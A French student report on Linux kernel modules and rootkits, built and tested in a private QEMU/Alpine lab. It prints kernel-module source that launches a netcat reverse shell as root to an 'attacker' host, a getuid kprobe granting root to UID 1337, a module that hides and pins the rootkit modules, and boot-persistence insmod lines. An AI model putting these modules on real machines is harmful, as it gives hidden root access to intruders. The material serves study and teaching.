

RAPPORT & RECHERCHE SUR LE DÉVELOPPEMENT KERNEL ET LES ROOTKITS SUR LINUX.

- FRANCOIS-LOUIS CAMUS : 50%
- NATHAN GUYARD : 50%
- SIRATA KONE : 0%
- JEREMY TO: 0%

I./ Introduction au projet et preambule :

Afin de commencer le projet, il nous a fallu comprendre ce qui nous était demandé, savoir comment faire des actions simples sur le kernel, récupérer des sources / codes en lignes pour les comprendre et savoir où trouver la documentation.

Il nous a été nécessaire de savoir dans quel environnement nous allions travailler pour que nos codes soient compatibles, car les versions et architectures du noyau sont très importantes dans le cadre du développement kernel mais nous en parlerons plus tard lors de la problématique du hook de fonction.

Il eut fallu ensuite savoir ce que l'on voulait implémenter en fonction de ce qui nous était demandé.

On voulait faire :

- Un reverse shell
- Une escalation de privilege
- Cacher les processus affichés avec la commande lsmmod
- La persistance des modules au démarrage.

Rien d'affolant en somme, mais nous étions loin de savoir les problématiques que nous allions devoir franchir. Le temps passé à se documenter, se casser les dents et à débattre ensemble et auprès de certains groupes afin de savoir la meilleure façon de faire quelque chose.

Le but que nous avons en tête était de comprendre comment fonctionnaient certains rootkit, les appels systèmes et le reproduire pour avoir une vision "under the hood". Notre rootkit n'est pas parfait, mais il répond aux problématiques

II./ L'environnement de développement :

Version du noyau : linux-6.10.10

Comme indique le TP vu en cours nous avons pu faire un script bash pour lancer une alpine. Cette même machine se situe sur une machine virtuelle. Nous sommes partis sur une VM de style Mint qui contient le dossier fichier linux.6.10.10 dans lequel j'ai créé un dossier 'module_root'. Ici se trouvera tous les codes, le makefile, c'est ici que nous allons écrire notre rootkit.

Mais d'abord, analysons notre script de démarrage de la machine virtuelle Alpine qui sera notre machine cible.

```
#!/bin/bash
# Build your kernel before running this script

set -e

if [ -z "$1" ]; then
    echo "Usage: $0 <path_to_bzImage>"
    exit 1
fi

KERNEL_PATH="$1"
DISK_IMG="disk.img"
DISK_SIZE="450M"
```

```

ROOTFS_DIR="/tmp/my-rootfs"
LOOP_DEVICE=""
KERNEL_VERSION="6.10.10" # Change this to your kernel version

echo "Creating disk image..."
truncate -s $DISK_SIZE $DISK_IMG

echo "Creating partition table..."
/sbin/parted -s $DISK_IMG mktable msdos
/sbin/parted -s $DISK_IMG mkpart primary ext4 1 "100%"
/sbin/parted -s $DISK_IMG set 1 boot on

echo "Setting up loop device..."
sudo losetup -Pf $DISK_IMG
LOOP_DEVICE=$(losetup -l | grep $DISK_IMG | awk '{print $1}')

echo "Formatting partition as ext4..."
sudo mkfs.ext4 ${LOOP_DEVICE}p1

echo "Mounting partition..."
mkdir -p $ROOTFS_DIR
sudo mount ${LOOP_DEVICE}p1 $ROOTFS_DIR

echo "Installing minimal Alpine Linux..."
docker run -it --rm -v $ROOTFS_DIR:/my-rootfs alpine sh -c '
    apk add openrc util-linux build-base sudo;
    ln -s agetty /etc/init.d/agetty.ttyS0;
    echo ttyS0 > /etc/securetty;
    rc-update add agetty.ttyS0 default;
    rc-update add root default;
    echo "root:password" | chpasswd;

    # Adding a non-root user with sudo access
    adduser -D -s /bin/sh user;
    echo "user:password" | chpasswd;
    addgroup user wheel;

    # Ensure sudoers configuration allows wheel group

```

```

echo "%wheel ALL=(ALL) ALL" >> /etc/sudoers;

rc-update add devfs boot;
rc-update add procfs boot;
rc-update add sysfs boot;

# Configure networking (static IP for internal network)
echo "auto eth0
iface eth0 inet static
address 192.168.100.2
netmask 255.255.255.0" > /etc/network/interfaces
ln -s /etc/init.d/networking /etc/runlevels/default/network
rc-update add networking default;

# Copying minimal file structure
for d in bin etc lib root sbin usr; do tar c "$d" | tar x
for dir in dev proc run sys var; do mkdir /my-rootfs/${dir}
,

echo "Installing GRUB and Kernel..."
sudo mkdir -p $ROOTFS_DIR/boot/grub
sudo cp $KERNEL_PATH $ROOTFS_DIR/boot/vmlinuz

cat <<EOF | sudo tee $ROOTFS_DIR/boot/grub/grub.cfg
serial
terminal_input serial
terminal_output serial
set root=(hd0,1)
menuentry "Linux $KERNEL_VERSION" {
    linux /boot/vmlinuz root=/dev/sda1 console=ttyS0 noapic
}
EOF

sudo grub-install --directory=/usr/lib/grub/i386-pc --boot-di

echo "Copying kernel modules..."
sudo mkdir -p $ROOTFS_DIR/lib/modules/$KERNEL_VERSION
sudo cp /home/caca/linux-6.10.10/module_root/*.ko $ROOTFS_DIR

```

```

echo "Setting up persistence for rootkit..."
for module in $(ls /home/caca/linux-6.10.10/module_root/*.ko)
do
    module_name=$(basename $module)
    sudo bash -c "echo 'insmod /lib/modules/$KERNEL_VERSION/$module_name.ko' >> /dev/tmp"
done

echo "Creating /dev/tmp directory directly in the root filesystem"
sudo mkdir -p $ROOTFS_DIR/dev/tmp
sudo chmod 1777 $ROOTFS_DIR/dev/tmp

echo "Cleaning up..."
sudo umount $ROOTFS_DIR
sudo losetup -d $LOOP_DEVICE

echo "Converting raw image to QCOW2..."
qemu-img convert -c -O qcow2 $DISK_IMG disk.qcow2

echo "Running QEMU..."
qemu-system-x86_64 -hda disk.qcow2 -nographic -netdev bridge,

```

Ce script Bash crée une image disque bootable avec notre noyau Linux et un système minimal basé sur Alpine Linux, pour être utilisé dans QEMU.

Le script pour être exécuté prend un argument et doit être exécuté en sudo

```

sudo ./scriptdemarrage.sh linux-6.10.10/arch/x86/boot/bzImage

```

Nous avons testé la persistance en essayant de charger les modules depuis ce script dans rc.local mais par manque de temps et légers soucis techniques, cela ne fonctionne pas :

```

echo "Setting up persistence for rootkit..."
for module in $(ls /home/caca/linux-6.10.10/module_root/*.ko)
do
    module_name=$(basename $module)
    sudo bash -c "echo 'insmod /lib/modules/$KERNEL_VERSION/$module_name.ko' >> /dev/tmp"
done

```

```
module_name=$(basename $module)
sudo bash -c "echo 'insmod /lib/modules/$KERNEL_VERSION/$
done
```



Nous avons aussi mis en place un adresage reseau statique avec une interface destinee et nous le mettons a jour dans le script pour que cela soit effectif :

```
echo "Configuring networking (static IP for internal network)
echo "auto eth0
iface eth0 inet static
address 192.168.100.2
netmask 255.255.255.0" > /etc/network/interfaces
ln -s /etc/init.d/networking /etc/runlevels/default/networkin
rc-update add networking default;
```

Tout le reste resulte des commandes que nous trouvons sur le TP 1 du Developpement Kernel.

Nota Benae : La premiere problematique qui est arrivee etait l'incapacite de la machine cible et la machine attaquante de se ping, d'ou les correctifs reseeaux, voila comment cela a ete corrige.

Regler les interfaces reseaux sur Virtual Box (notre machine attaquante)



A cela j'ai rajoute un petit script afin de permettre la communication entre la machine cible et attaquante :

```
#!/bin/bash

echo "Initialisation Reseaux pour communiquer entre Cible et A

sudo ip link add name virbr0 type bridge
sudo ip link set virbr0 up
sudo ip link set enp0s8 master virbr0
sudo ip addr add 192.168.100.1/24 dev virbr0
```

- Crée un pont qui agit comme un switch virtuel pour connecter des machines entre elles.
- Relie une interface réseau physique (`enp0s8`) au pont pour transférer le trafic.
- Assigne une adresse IP statique (`192.168.100.1`) au pont, qui servira de passerelle pour les machines connectées.

En resume :

IP Attaquante: `192.168.100.1`

IP Cible: `192.168.100.2`

Credentials compte root : root : password

Credentials user avec permissions sudo : user : password

Comment lancer la machine :

```
sudo ./com.sh
```

```
sudo ./scriptdemarrage.sh linux-6.10.10/arch/x86/boot/bzImage
```


III./ Vers un premier module Kernel

Une fois l'alpine configuree, il a fallu commencer a coder, compiler et injecter un premier module.

Commencer a faire un Module Simple Kernel.

On va creer un dossier ou l'on va stocker tous nos modules ce sera plus simple pour l'ajout de futur module. On y stockera notre Makefile general et nos futurs modules.

```
caca@caca-VirtualBox:~$ cd linux-6.10.10/
caca@caca-VirtualBox:~$ mkdir module_root && cd module_root
caca@caca-VirtualBox:~$ touch hello_mod.c && touch Makefile
caca@caca-VirtualBox:~$ vim hello_mod.c
```

```
#include <linux/init.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("CHMOL");
MODULE_DESCRIPTION("CHMOLL MODULE HELLO");

static int __init hello_init(void){
    printk("hello\n");
    return 0;
}

static void __exit hello_exit(void){
    printk("Goodbye\n");
}

module_init(hello_init);
module_exit(hello_exit);
```

```
obj-m += hello_mod.o
obj-m += nouveau_mod.o // c'est ici qu'on va rajouter les nv
KDIR := /home/caca/linux-6.10.10
PWD := $(shell pwd)

all:
    $(MAKE) -C $(KDIR) M=$(PWD) modules

clean:
    $(MAKE) -C $(KDIR) M=$(PWD) clean
```

On va ensuite make le module depuis le fichier

```
caca@caca-VirtualBox:~/linux-6.10.10/module_root$ make
```

On va compiler le kernel depuis le fichier linux-6.10.10

```
make -j$(nproc)
make modules
sudo make modules_install
```

On lance le script pour demarrer l'Alpine.

Sur l'Alpine :

- Verifier le noyau :

```
(none):~# uname -r
6.10.10
```


- Verifier si le module a ete injecte :

```
(none):~# cd /lib/modules/6.10.10/  
(none):/lib/modules/6.10.10# ls  
hello_mod.ko  new_mod.ko
```

- insmod le module

```
(none):/lib/modules/6.10.10# insmod new_mod.ko
```

Avec ceci, on a le module kernel le plus simple possible. Cela a été fait grâce à cette ressource



IV./ Un module malveillant :

Il etait temps de commencer le rootkit et j'avais envie de faire un module, qui une fois injectee, me permettait d'avoir un reverse shell d'ou l'importance de

l'adressage reseau.

Passons le code en revue :

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/kthread.h>
#include <linux/delay.h>
#include <linux/sched.h>
#include <linux/init.h>
#include <linux/slab.h>
#include <linux/uaccess.h>
#include <linux/kmod.h>
#include <linux/net.h>
#include <linux/in.h>

#define ATTACKER_IP "192.168.100.1"
#define ATTACKER_PORT "4444"
#define RETRY_DELAY 5

static struct task_struct *reverse_shell_thread;

static int spawn_reverse_shell(void) {
    char *argv[] = {"/usr/bin/nc", ATTACKER_IP, ATTACKER_PORT};
    char *envp[] = {
        "HOME=/",
        "PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin",
        NULL,
    };

    struct subprocess_info *sub_info;
    int ret;

    // printk(KERN_INFO "Reverse activado\n");

    sub_info = call_usermodehelper_setup(argv[0], argv, envp,
    if (!sub_info) {
        // printk(KERN_ERR "FAILESD \n");
    }
}
```

```

        return -ENOMEM;
    }

    ret = call_usermodehelper_exec(sub_info, UMH_WAIT_PROC);
    if (ret) {
        // printk(KERN_ERR "shell failed: %d\n", ret);
    } else {
        //printk(KERN_INFO "ca a marche\n");
    }

    return ret;
}

static int reverse_shell_thread_fn(void *data) {
    while (!kthread_should_stop()) {
        if (spawn_reverse_shell() == 0) {
            break; // Exit if the shell was successfully spawned
        }
        ssleep(RETRY_DELAY); // Wait before retrying
    }
    return 0;
}

static int __init reverse_shell_init(void) {

    reverse_shell_thread = kthread_run(reverse_shell_thread_fn,
    if (IS_ERR(reverse_shell_thread)) {
        return PTR_ERR(reverse_shell_thread);
    }

    return 0;
}

static void __exit reverse_shell_exit(void) {

    if (reverse_shell_thread) {
        kthread_stop(reverse_shell_thread);
    }
}

```

```

}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);

MODULE_LICENSE("GPL");
MODULE_AUTHOR("chmoll");
MODULE_DESCRIPTION("Reverse hell");
MODULE_VERSION("1i000.0");

```

1. call_usermodehelper_setup

```
sub_info = call_usermodehelper_setup(argv[0], argv, envp, GFP_KERNEL);
```

But : Prépare l'exécution d'un programme utilisateur à partir du noyau.

Arguments :

argv[0] : Chemin complet de l'exécutable à lancer (/usr/bin/nc dans ce cas).

argv : Tableau des arguments pour le programme utilisateur (ex. l'IP, le port, et le shell à exécuter).

envp : Variables d'environnement à passer au programme utilisateur.

GFP_KERNEL : Type d'allocation mémoire (ici, mémoire bloquante pour le noyau).

Les trois derniers NULL sont des callbacks (non utilisés ici) pour gérer les actions avant, après, ou en cas d'erreur dans l'exécution.

Retour : Renvoie une structure subprocess_info qui contient les détails sur l'exécution.

Utilisation ici : Prépare l'appel à la commande nc pour établir le reverse shell.

2. call_usermodehelper_exec

```
ret = call_usermodehelper_exec(sub_info, UMH_WAIT_PROC);
```

But : Exécute le programme utilisateur précédemment préparé par call_usermodehelper_setup.

Arguments :

sub_info : Structure configurée par call_usermodehelper_setup.

UMH_WAIT_PROC : Indique que la fonction doit attendre que le processus utilisateur se termine avant de continuer.

Retour : Renvoie 0 si la commande a été exécutée avec succès ou un code d'erreur sinon.

Utilisation ici : Lance la commande Netcat (nc) avec les arguments pour créer le reverse shell.

3. kthread_run

```
reverse_shell_thread = kthread_run(reverse_shell_thread_fn, N
```

But : Crée et démarre un thread dans l'espace noyau.

Arguments :

reverse_shell_thread_fn : Fonction exécutée par le thread (ici, la boucle qui tente de lancer le reverse shell).

NULL : Pas de données spécifiques à passer à la fonction du thread.

"reverse_shell_thread" : Nom du thread (utilisé pour le débogage ou la gestion des processus noyau).

Retour : Renvoie un pointeur vers la structure du thread (task_struct), ou une valeur d'erreur en cas d'échec.

Utilisation ici : Lance un thread de noyau qui exécute en boucle la tentative de connexion au reverse shell.

3. kthread_should_stop

```
while (!kthread_should_stop()) {  
    // boucle principale  
}
```

But : Vérifie si le thread actuel doit être arrêté.

Retour : Renvoie true si une demande d'arrêt a été envoyée (par exemple, via kthread_stop), sinon false.

Utilisation ici : Permet d'arrêter proprement la boucle lorsque le module est déchargé.

4. kthread_stop

```
kthread_stop(reverse_shell_thread);
```

But : Arrête un thread de noyau précédemment lancé avec kthread_run.

Arguments :

Pointeur vers la structure task_struct du thread à arrêter.

Retour : Renvoie la valeur de retour de la fonction de thread.

Utilisation ici : Arrête le thread lorsque le module est retiré, pour éviter de laisser un thread "zombie".

5. ssleep

```
ssleep(RETRY_DELAY);
```

But : Met le thread en pause pour un certain nombre de secondes (ici RETRY_DELAY, soit 5 secondes).

Arguments :

Nombre de secondes à attendre.

Utilisation ici : Introduit une pause avant de réessayer de lancer le reverse shell, afin de ne pas saturer les ressources système.

Démonstration :

Sur la machine attaquante on peut mettre un listener :

```
caca@caca-VirtualBox:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
```

Sur la machine cible on peut insmod le module reverse.ko

```
2d11ee4a4f9c:~# cd /lib/modules
modules-load.d/ modules/
2d11ee4a4f9c:~# cd /lib/modules/6.10.10/
2d11ee4a4f9c:/lib/modules/6.10.10# insmod reverse.ko
[ 35.800708] reverse: loading out-of-tree module taints kernel.
2d11ee4a4f9c:/lib/modules/6.10.10#
```

Et voici ce que l'on obtient :

```

caca@caca-VirtualBox:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.100.2 44259
ls
bin
boot
dev
etc
lib
lost+found
media
proc
root
run
sbin
sys
usr
var
whoami
root

```

En resume :

La fonction

`reverse_shell_init` lance un thread avec `kthread_run` qui exécute `reverse_shell_thread_fn`. Ce thread appelle en boucle `spawn_reverse_shell`, qui utilise `call_usermodehelper_setup` pour préparer l'exécution de Netcat et `call_usermodehelper_exec` pour établir un reverse shell vers l'attaquant. En cas d'échec, le thread attend 5 secondes (`ssleep`) avant de réessayer.

V./ Le Hooking de fonction

Voici la partie la plus intéressante du projet, comment hooker des fonctions.

Au tout debut, nous nous sommes interesse a cet [article](#) pour commencer nos premiers hook de fonctions.

Mais lors de la lecture des articles il est mentionne que le hooking de fonction etait different depuis la version 5.7 du noyau et que kprobes etait desormais utilise qui va permettre d'intercepter l'executions des fonctions.

Il faut mettre les headers corrects :

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/kprobes.h>
```

Ensuite definir la sonde :

```
static int pre_handler(struct kprobe *p, struct pt_regs *regs)
{
    printk(KERN_INFO "Function %s hooked! PC: %lx\n", p->symbol_name, regs->eip);
    return 0;
}
```

Puis la structure de la sonde :

```
static struct kprobe kp = {
    .symbol_name = "do_fork", // Nom de la fonction cible à hook
    .pre_handler = pre_handler, // Fonction appelée avant l'exécution
};
```

Inserer la sonde lors de l'initialisation :

```
static int __init kprobe_init(void) {
    int ret;
    ret = register_kprobe(&kp);
    if (ret < 0) {
        printk(KERN_ERR "Failed to register kprobe: %d\n", ret);
        return ret;
    }
    printk(KERN_INFO "Kprobe registered for %s\n", kp.symbol_name);
    return 0;
}
```

Le nettoyage (comme pour le module) :

```
static void __exit kprobe_exit(void) {
    unregister_kprobe(&kp);
    printk(KERN_INFO "Kprobe unregistered\n");
}
```

Puis les modules informations :

```
module_init(kprobe_init);
module_exit(kprobe_exit);

MODULE_LICENSE("GPL");
MODULE_AUTHOR("CHMOLL");
MODULE_DESCRIPTION("Example hook avec le Kprobe ");
```

VI./ Module hide.

Ce module du noyau Linux est conçu pour fournir discrétion et protection pour des modules spécifiques. Il cache les modules spécifiés de la liste des modules du noyau et les protège contre leur déchargement en augmentant leur compteur de références. De plus, le module se cache lui-même de la liste des modules du noyau et du sysfs, assurant une discrétion maximale.\

Fonctionnalités

- Cacher des modules du noyau spécifiques : Supprime des modules spécifiés (par exemple, `reverse`, `privesc`) de la liste des modules du noyau.
- Protéger des modules spécifiques : Augmente le compteur de références des modules spécifiés pour empêcher leur déchargement.
- Se cacher lui-même : Garantit que le module `hide_modules` est invisible dans la liste des modules du noyau et dans le sysfs.
- Opérations réversibles : Permet de restaurer les modules cachés et de rendre le module `hide_modules` visible à nouveau lors du nettoyage.

Fonctionnement

1. Cacher des Modules :

- La fonction `hide_module` supprime le module cible de la liste chaînée des modules du noyau.
- La fonction `protect_module` appelle `try_module_get()` pour augmenter le compteur de références du module.

2. Se Cacher :

- La fonction `hide_self` supprime le module `hide_modules` de la liste des modules du noyau et du sysfs.

3. Nettoyage :

- La fonction `hide_modules_exit` restaure les modules cachés dans la liste des modules du noyau et diminue leur compteur de références.

Installation et Utilisation

Prérequis

- Assurez-vous d'avoir un noyau qui permet le chargement de modules non signés.
- Ayez un accès administratif/root au système.

Compilation

1. Copiez le code source dans un fichier nommé `hide_modules.c`.
2. Compilez le module :

```
make
```

Chargement du Module

1. Insérez le module compilé dans le noyau :

Cela :

```
insmod hide_modules.ko
```

- Cache les modules `reverse` et `privesc` s'ils sont chargés.
- Protège ces modules contre leur déchargement.
- Cache le module `hide_modules` lui-même.

Exemple d'Utilisation

1. Chargez les modules `reverse` et `privesc` :

```
insmod reverse.ko
insmod privesc.ko
```


2. Chargez le module `hide_modules` :

```
insmod hide_modules.ko
```

3. Vérifiez que `reverse`, `privesc` et `hide_modules` sont cachés.
4. Pour nettoyer, déchargez le module `hide_modules` :

```
rmmod hide_modules.ko
```

Voici un screenshot montrant son utilisation



```
2be5295b249d:~# cd /lib/modules/6.10.10/
2be5295b249d:/lib/modules/6.10.10# insmod privesc.ko
[ 37.775241] privesc: loading out-of-tree module taints kernel.
[ 37.785232] rootkit: Initialisation
[ 37.793884] rootkit: Kprobe enregistré sur __x64_sys_getuid
2be5295b249d:/lib/modules/6.10.10# lsmod
[ 39.825277] rootkit: Pré-handler getuid activé
Module                Size  Used by    Tainted: G
privesc                12288  0
2be5295b249d:/lib/modules/6.10.10# insmod hide_modules.ko
[ 44.877391] rootkit: Pré-handler getuid activé
2be5295b249d:/lib/modules/6.10.10# lsmod
[ 46.524018] rootkit: Pré-handler getuid activé
Module                Size  Used by    Tainted: G
2be5295b249d:/lib/modules/6.10.10# %
```

VII./ Module Privesc

Description

Ce rootkit utilise un kprobe pour intercepter la syscall `getuid`. Si l'utilisateur possède un UID spécifique (1337), les privilèges de cet utilisateur sont automatiquement élevés à root. Ce guide décrit comment configurer un environnement de test et utiliser la fonctionnalité de privilège escaladé.

Étapes d'utilisation

1. Monter les systèmes de fichiers nécessaires

Avant de charger le module rootkit, il est important de s'assurer que le système de fichiers `/proc` est monté et que le système de fichiers principal est en mode lecture/écriture :

```
mount -t proc proc /proc
